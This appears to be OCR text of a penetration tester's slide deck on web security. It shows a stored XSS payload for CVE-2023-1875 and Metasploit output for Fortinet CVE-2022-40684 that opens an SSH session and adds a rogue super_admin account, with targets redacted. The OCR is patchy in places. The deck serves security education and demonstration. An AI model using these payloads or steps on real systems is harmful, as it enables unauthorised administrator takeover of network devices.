
Uber

How Uber was hacked in 2022

Web Security - Explanation

Web security refers to protecting networks and computer systems from damage to or the theft of software, hardware, or data. It includes protecting computer systems from misdirecting or disrupting the services they are designed to provide.

1. Cross Site Scripting (XSS)
2. SQL Injection
3. DDoS
4. Sensitive Information Disclosure
5. Insecure Direct Object Reference



Common web application vulnerabilities

Cross Site Scripting (XSS)

SQL Injection


DDoS

Sensitive Information Disclosure

Insecure Direct Object References

Web Security – CVE-2023-1875 / stored XSS Bypass

stored XSS Protection bypass by changing the User Profile Name - CVE-2023-1875



Das Profil von **ahmed2** wurde erfo

ahmed2

```
Hello,

I was able to bypass the XSS Vulnerabilit

1'"><img/src/onerror=.1|alert`AHMED-Vienn

-> it is a stored XSS.

Lets see.
```

Bitte kaufen Sie die Lizenz, um alle Einschränkungen zu entfernen.


- ☐ Kategorie hinzufügen
- ☐ Kategorie editeren
- ☐ Kategorie löschen
- ☐ Passwort ändern
- ☐ Konfiguration bearbeiten
- ☐ Link zur Administration sichtbar
- ☐ Sicherung erstellen
- ☐ Sicherung wiederherstellen
- ☐ Offene Fragen löschen
- ☐ Wörterbucheinträge hinzufügen
- ☐ Wörterbucheinträge bearbeiten

Web Security – Proof of Concept 1 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.




```
msf6 exploit(linux/http/fortinet_authentication_bypass_cve_2022_40684) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[+] Target is running the version v7.2.1, which is vulnerable.
[+] The target is vulnerable. And SSH is running which makes it exploitable.
[*] Executing exploit on [redacted] target user: [redacted]
[*] SSH session 2 opened ([redacted]) at [redacted]

[redacted] # config system admin

[redacted] (admin) #
```

Web Security – Proof of Concept 2 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.




```
msf6 exploit(linux/http/fortinet_authentication_bypass_cve_2022_40684) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[+] Target is running the version v7.2.1, which is vulnerable.
[+] The target is vulnerable. And SSH is running which makes it exploitable.
[*] Executing exploit on [redacted]
[*] SSH session 4 opened ([redacted]) at [redacted]

[redacted]

[redacted] # config system admin

[redacted] (admin) # edit test
new entry 'test' added

[redacted] (test) # set accprofile super_admin

[redacted] (test) # set vdom root

[redacted] (test) # set password [redacted]

[redacted] (test) # end
```

Web Security – Proof of Concept 3 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.



System Information
Hostname [redacted]
Serial Number [redacted]
Firmware [redacted]
Mode [redacted]
System Time [redacted]
Uptime [redacted]
WAN IP [redacted]

Licenses [redacted]
FortiCare Support
Firmware & General Updates
IPS
AntiVirus
Web Filtering
FortiToken 0 / 2

FortiGate Cloud
Status: Activated
Server Location: [redacted]
Log Retention: Free License
Storage Used: [redacted]
Sandbox: Disabled

Security Fabric
Security Fabric Connection is disabled.

Administrators
2 HTTPS 1 SSH 0 FortiExplorer

test	super_admin
[redacted]	super_admin

Untrusted HTTPS server certificate

Thanks

Ahmed Hassan

Cyber Security Consultant & Penetration Tester @ Condignum, AUSTRIA

____

https://www.arabsecurityconference.com/speaker-2023-ahmed-hassan (Speaker Link on Website Conference
)
https://www.linkedin.com/in/ahmed-hassan-79559487/